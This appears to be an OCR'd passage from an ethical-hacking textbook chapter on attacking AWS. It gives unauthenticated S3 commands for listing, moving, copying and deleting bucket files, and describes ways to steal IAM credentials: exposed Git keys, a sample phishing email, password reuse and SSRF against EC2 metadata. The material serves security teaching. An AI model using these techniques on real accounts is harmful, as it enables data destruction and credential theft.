
  Run the following commands to manipulate the files stored in S3 buckets:

  Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

  Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

  Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

  Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`



Compromising AWS IAM Credentials

Repository Misconfigurations	Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to **access the AWS IAM keys**
Social Engineering	Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing **AWS IAM credentials**
Password Reuse	Reusing the **same passwords** for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and **server-side request forgery** to steal AWS IAM credentials
Exploiting Third-Party Software	Attackers compromise third-party software used to manage cloud services to **gain high-level access** to the data stored in the cloud environment
Insider Threat	A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform **direct code changes** to disclose private information to the public


Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.



[redacted] updated .gitignore

1 contributor

2 lines (2 sloc) | 105 Bytes


```
aws_access_key_id = AK[redacted]DA
aws_secret_access_key = Cu[redacted]j1
```

Figure 19.65: AWS credentials exposed to the internet

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as "updated .gitignore". AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.


AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences

Figure 19.66: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**
    - **Server-Side Request Forgery**

      Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

    - **Reading Local File**

